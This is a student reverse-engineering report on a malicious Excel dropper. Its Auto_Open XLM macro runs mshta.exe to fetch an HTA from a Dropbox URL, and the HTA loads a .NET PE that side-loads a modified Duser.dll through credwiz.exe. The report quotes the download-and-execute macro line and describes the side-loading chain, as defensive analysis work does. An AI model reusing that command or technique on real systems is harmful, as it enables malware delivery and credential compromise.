

# MALWARE ANALYSIS REPORT



**PREAPARED BY :**

Avishek Dhakal

## **Malware Analysis Report**

Avishek Dhakal (CU ID:12981148 | Student ID: 220064)

ST6052CEM Reverse Engineering

Samip Pokhrel

Aug17, 2024

## Table of Contents

<b>Overview.....</b>	<b>7</b>
<b>Tools Implied.....</b>	<b>7</b>
<b>File Information.....</b>	<b>9</b>
<b>Process Information.....</b>	<b>12</b>
<b>Preliminary Analysis .....</b>	<b>16</b>
Detection and Fuzzy Hashing .....	16
Strings .....	20
Malware Details.....	22
Import Address Table .....	22
<b>Technical Analysis .....</b>	<b>24</b>
1. MyWebClient Class .....	24
2. downloadData Method .....	25
3. Work Method .....	25
4. Decompress Method .....	26
5. FindBytes Method.....	27
6. ReplaceBytes Method .....	27

<b>Indicators of Compromise .....</b>	<b>28</b>
1. For HTA script .....	28
2. For core malware Executable .....	28
<b>YARA RULE .....</b>	<b>30</b>
<b>Recommendations Based on Malware Behavior.....</b>	<b>30</b>
<b>General Recommendations.....</b>	<b>31</b>
<b>Conclusion.....</b>	<b>31</b>
<b>References.....</b>	<b>32</b>
<b>Appendix.....</b>	<b>33</b>

## Table of Figure

<b>Figures</b>	<b>page no.</b>
<i>Figure1: Verifying the excel file .....</i>	<i>9</i>
<i>Figure2: Strings revealing Macros.....</i>	<i>9</i>
<i>Figure3: Olevba to examine file. ....</i>	<i>9</i>
<i>Figure4: Oletools revealing macro in excel .....</i>	<i>10</i>
<i>Figure5: Verifying the dropped file. ....</i>	<i>10</i>
<i>Figure6: String of dropped PE .....</i>	<i>11</i>
<i>Figure7: Decoded base64 into hex and str.....</i>	<i>12</i>
<i>Figure8: Header of the obtained PE .....</i>	<i>13</i>
<i>Figure9: Folder created with credwiz and dll file.....</i>	<i>14</i>
<i>Figure10: Flowchart demonstrating how malware is working .....</i>	<i>15</i>
<i>Figure11: Virus total Results of HTA script.....</i>	<i>16</i>
<i>Figure12: Hybrid Analysis report for HTA .....</i>	<i>17</i>
<i>Figure13:Virus Total result of PE .....</i>	<i>18</i>
<i>Figure14:Hybrid analysis results of PE .....</i>	<i>19</i>
<i>Figure15: Virus total results of excel file .....</i>	<i>19</i>
<i>Figure16: Static Malware details .....</i>	<i>22</i>
<i>Figure17: Import Address Table of Malware.....</i>	<i>23</i>
<i>Figure18: MyWebClient Class .....</i>	<i>24</i>
<i>Figure19: Code for downloadData Method .....</i>	<i>25</i>
<i>Figure20: Code for Work method.....</i>	<i>26</i>
<i>Figure21: Code for Decompress Method .....</i>	<i>27</i>


<i>Figure22: Code for FindBytes Method.....</i>	<i>27</i>
<i>Figure23: Code for ReplaceBytes Method .....</i>	<i>28</i>
<i>Figures: Full Decompiled code of the executable .....</i>	<i>34</i>
<i>Figures: Full Code of the HTA script.....</i>	<i>35</i>

## Overview

A suspicious excel file was found and given to us by our clients for the investigation. The file was named 'sample.xls' and was suspected to have some malicious macro code to it. As we would open the excel file it would drop a htseelaa.hta which is basically a standalone application meaning its some sort of scripting. For the given sample it was JavaScript, and it runs without the need for browser with help of mshta.exe in windows system.

After this a core functionality of malware would run which would try to make itself legitimate after copying and running a windows executable. The malware copies itself as a credentials storing executable of Windows system make is more dangerous as all the credentials stored in it are in verge of compromise by the threat actor.

### Flow of Malware



## Tools Implied

Below are the list of tools used during the process of analysis:

- Oletools
- Process Monitor
- Process Watch

- Cyberchef
- Hex editor
- Virus total
- Detect it easy
- Sydns
- Dotpeek by Jet Brains
- Pe-tree



## File Information

The metadata of the file was analyzed which gave us good information on when the file was created and which application was used to create it.

```
(avii@kali)-[~/Desktop/tools/oletools/cw1]
$ file sample.xlsx
sample.xlsx: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 18:17:20 2015, Last Saved Time/Date: Fri Mar 29 14:33:31 2019, Security: 0
```

*Figure1: Verifying the excel file*

The Strings command revealed the use of mshta.exe was executing a hta file from the cloud storage drobox.

```
(avii@kali)-[~/Desktop/tools/oletools/cw1]
$ strings sample.xlsx | tail
?333333
mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.htaB
MbP?_
ffffff
ffffff
333333
?333333
Microsoft Excel
Databases & Hosting
Worksheets
```

*Figure2: Strings revealing Macros.*

After it was suspected to have macro attacked to it the oletools came in handy. The olevba was then used to examine the file further and it verified our claims of having macro.

```
$ olevba sample.xlsx
olevba 0.60.1 on Python 3.11.9 - http://decalage.info/python/oletools
=====
FILE: sample.xlsx
Type: OLE
-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
```

*Figure3: Olevba to examine file.*

We further examined how the macro was doing everything and we found out that Auto\_Open was used meaning whenever the excel file was opened it would lead to calling of EXEC() function that would execute the mshta.exe.

```
' Sheet,Reference,Formula,Value
' Macro,A1,EXEC("mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta"),""
' Macro,A2,HALT(),""
```

Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	EXEC	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
IOC	https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta	URL
IOC	mshta.exe	Executable file name
IOC	htseelaaa.hta	Executable file name
Suspicious	XLM macro	XLM macro found. It may contain malicious code

Figure4: Oletools revealing macro in excel

Another file dropped from the dropper which was a Portable Executable (PE).

```
(avii@kali) - [~/Downloads]
$ file portable2.exe
portable2.exe: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Figure5: Verifying the dropped file.

This Executable has very interesting strings which later discussed in the report.

```
(avi1@kali) [~/Downloads]
$ strings portable2.exe | nl | tail -120
17 System.IO
18 PreBotHta
19 preBotHta
20 DownloadData
21 downloadData
22 data
23 mscorlib
24 Read
25 find
26 CompressionMode
27 get_Message
28 IDisposable
29 File
30 GetFileName
31 hijackDllName
32 Combine
33 Dispose
34 Write
35 GuidAttribute
36 DebuggableAttribute
37 ComVisibleAttribute
38 AssemblyTitleAttribute
39 AssemblyTrademarkAttribute
40 AssemblyFileVersionAttribute
41 AssemblyConfigurationAttribute
42 AssemblyDescriptionAttribute
43 CompilationRelaxationsAttribute
44 AssemblyProductAttribute
45 AssemblyCopyrightAttribute
46 AssemblyCompanyAttribute
47 RuntimeCompatibilityAttribute
48 Byte
49 GetValue
50 SetValue
51 copyexe
52 Encoding
```

Figure6: String of dropped PE

## Process Information

When a victim opens the excel file the macro embedded in it will automatically executes the mshta.exe (Microsoft HTML Application host). This program creates a windowless environment to run the HTA, giving it more privileges than a regular web page.

The “htseelaaa.hta” has some base64 value and further investigation revealed the defined “var so” as a Portable Executable(PE) and another “var ad”.




Figure7: Decoded base64 into hex and str

After properly compiling the executable into "portable2.hex" from Hex and analyzing the "var so" we could finally confirm it being an executable.




Figure8: Header of the obtained PE

In the HTA script everything is included in the script. The function `base64ToStream(b)` converts into a byte array representing the PE file. This byte array is deserialized into a .NET object using `System.Runtime.Serialization.Formatter.BinaryFormatter`. Now, the .NET runtime is used to run the deserialized object withing the same process as the HTA script.

The HTA script then creates an instance of class "preBotHta" class defined in the PE and then the desteralized data is passed as input to it.


The PE first creates a folder (`dsk\\dat2.1`) within the user's common application data folder and then copies the legitimate `credwiz.exe` to this folder

Another base64 encoded variable is passed which is another compressed dll. The dll is then modified using the information provided in arguments and written to a specific location in the disk. The modified DLL data is then written to a file named “Duser.dll” within the created folder. Then the credwiz.exe is executed.



*Figure9: Folder created with credwiz and dll file*

**In essence, the HTA script acts as a loader for the malicious code contained within the PE file.** This technique is often used by malware to evade detection and execute harmful actions.




*Figure10: Flowchart demonstrating how malware is working*

## Preliminary Analysis

### Detection and Fuzzy Hashing

Virus total an online tool popular among malware community, revealed the nature of the file “htseelaaa.hta”. Multiple vendors flag it as the dropper and JSAgent.



Vendor	Detection	Vendor	Detection
AhnLab-V3	Malware/JS.Generic.SCI78600	AliCloud	Trojan(dropper).Javascript/Agentdoc.Gen
ALYac	Gen:Variant.Mikey.123793	Antiy-AVL	Worm/Win32.Sidewinder
Arcabit	JS:Trojan.JS.Agent.TNB [many]	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	BitDefender	JS:Trojan.JS.Agent.TNB
ClamAV	Win.Countermeasure.G2JS_Script_Gene...	DrWeb	Trojan.Downloader28.36902
Emsisoft	JS:Trojan.JS.Agent.TNB (B)	eScan	JS:Trojan.JS.Agent.TNB
ESET-NOD32	JS/TrojanDropper.Agent.NRS	Fortinet	JS/Agent.OOD!tr
GData	JS:Trojan.JS.Agent.TNB	Google	Detected
Huorong	Trojan/JS.Starter.d	Ikarus	Trojan-Dropper.JS.Agent
Kaspersky	HEUR:Trojan.Script.Generic	Lionic	Trojan.HTML.Generic.41c
MAX	Malware (ai Score=87)	MaxSecure	Trojan.Malware.11973.susgen
Microsoft	Trojan:MSIL/Agentdoc	NANO-Antivirus	Trojan.Script.Downloader.iestgy
QuickHeal	Script.Trojan.40587	Rising	HackTool.GadgetToJScript/JS1.EBF0 (C...

Figure11: Virus total Results of HTA script

The fuzzy hash was also calculated using SSDEEP. Fuzzy hashing is a technique that generates the hash value for files and data with similar content. It is useful for finding similar file with just slight variation.



in collaboration with

c2045851a5f974b5adfe54ebc76b5fe9ee0412b376c62ab789434fb2aae7f580

Sign in
Sign up

35

/ 65

35/65 security vendors flagged this file as malicious

Reanalyze
Similar
More

c2045851a5f974b5adfe54ebc76b5fe9ee0412b376c62ab789434fb2aae7f580

Size
83.56 KB

Last Analysis Date
2 days ago

htseelaaa.hta

html
spreader
malware
calls-wmi
persistence
detect-debug-environment
long-sleeps
nxdomain

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 6

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic properties
ⓘ

MD5	d79c33759c17ac7c2525e701d12a9b9c
SHA-1	8a5d2772a040c520729f53a9e9c27bd391d514fb
SHA-256	c2045851a5f974b5adfe54ebc76b5fe9ee0412b376c62ab789434fb2aae7f580
SSDEEP	1536-gMU5QR2+vdjCauuATTxZpPC8RSYsBerOggoZc6b2JGIBmRGungMoQR2+nuPTvIC8rsQri9B6W2JGIMRj
TLSH	T1F2830277CB54FDD16BBBDB0490C2DA40E3996239514ABA0BE8001C258E0B0A8FE7C59
File type	HTML <span>internet</span> <span>html</span>
Magic	HTML document, ASCII text, with very long lines (52395u)
TrID	file seems to be plain text/ASCII (0%)
Magika	JAVASCRIPT
File size	83.56 KB (85567 bytes)

Also giving the hash in hybrid analysis flagged it as 100 malicious.

Sandbox
Quick Scans
File Collections
Resources
Request Info

More

htseelaaa.hta

malicious

This report is generated from a file or URL submitted to this webservice on July 28th 2024 06:29:08 (UTC)

Guest System: Windows 10 64 bit, Professional, 10.0 (build 18299)
Report generated by Falcon Sandbox © Hybrid Analysis

Overview
Sample unavailable
Downloads
External Reports
Re-analyze
Hash Not Seen Before
No similar samples
Report False-Positive
Request Report Deletion

Incident Response
Threat Score: 100/100

Risk Assessment
AV Detection: 45%

MITRE ATT&CK™ Techniques Detection
labeled as: TrojanJS.Agent.JS

Indicators
100/100

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.
1

Figure12: Hybrid Analysis report for HTA

Also the base64 decode PE was also analyzed using the same method by putting it in virustotal and hybrid analysis.

The “PreBotHta” gave the following results in virus total and hybrid analysis.




Figure13:Virus Total result of PE

Antiy-AVL	Trojan.Win32.Mamson	Arcabit	Trojan.Jalapeño.D58A
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	HEUR/AGEN.1300353	BitDefender	Gen:Variant.Jalapeño.1418
ClamAV	Win.Trojan.Ursu-7169106-0	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cylance	Unsafe	DeepInstinct	MALICIOUS
DrWeb	Trojan.BtcMine.3361	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Jalapeño.1418 (B)	eScan	Gen:Variant.Jalapeño.1418
ESET-NOD32	MSIL/Agent.TAA	Fortinet	MSIL/Agent.TAAItr
GData	Gen:Variant.Jalapeño.1418	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Agent.oals1	Ikarus	Trojan.MSIL.Agent
Jiangmin	Trojan.MSIL.oilp	K7AntiVirus	Trojan (005b1cbe1)
K7GW	Trojan (005b1cbe1)	Kaspersky	HEUR:Trojan.MSIL.Premine.gen
Malwarebytes	Generic.Malware.AI.DDS	MAX	Malware (ai Score=84)
MaxSecure	Trojan.Malware.74440675.susgen	McAfee Scanner	Ti137BC3701AA55
Microsoft	Trojan:MSIL/Agentdoc	SentinelOne (Static ML)	Static AI - Malicious PE
Skyhigh (SWG)	GenericRXTF-DKIB543E428296A	Sophos	Troj/MSIL-SQS




Figure14:Hybrid analysis results of PE

The excel file was also analyzed using virus total and was flagged as dropper.




Figure15: Virus total results of excel file

## Strings

There strings commands revealed few of the interesting thing which pointed the direction for where to go next with the analysis. These strings are discussed below:

```
(avi1@kali) ~/Downloads
$ strings portable2.exe | nl | tail -120
17 System.IO
18 PreBotHta
19 preBotHta
20 DownloadData
21 downloadData
22 data
23 mscorlib
24 Read
25 find
26 CompressionMode
27 get_Message
28 IDisposable
29 File
30 GetFileName
31 hijackdllname
32 Combine
33 Dispose
34 Write
35 GuidAttribute
36 DebuggableAttribute
37 ComVisibleAttribute
38 AssemblyTitleAttribute
39 AssemblyTrademarkAttribute
40 AssemblyFileVersionAttribute
41 AssemblyConfigurationAttribute
42 AssemblyDescriptionAttribute
43 CompilationRelaxationsAttribute
44 AssemblyProductAttribute
45 AssemblyCopyrightAttribute
46 AssemblyCompanyAttribute
47 RuntimeCompatibilityAttribute
48 Byte
49 GetValue
50 SetValue
51 copyexe
52 Encoding
53 FromBase64String
54 ToString
55 Substring
56 search
57 get_AbsolutePath
58 GetFolderPath
59 instpath
60 get_length
61 Work
62 PreBotHta.dll
63 repl
64
```

1. **"dllBase64"**: This string suggests the presence of a base64 encoded string within the PE file. Base64 encoding is commonly used to embed malware or other malicious components within executables. Decoding this string might reveal the actual malicious code, likely a DLL file.
2. **"avUrl"**: This string indicates a potential URL variable used by the malware. It might hold the address from which the malware attempts to download additional data. This data could be updated configurations, further malicious components, or tools specifically designed to bypass antivirus detection.

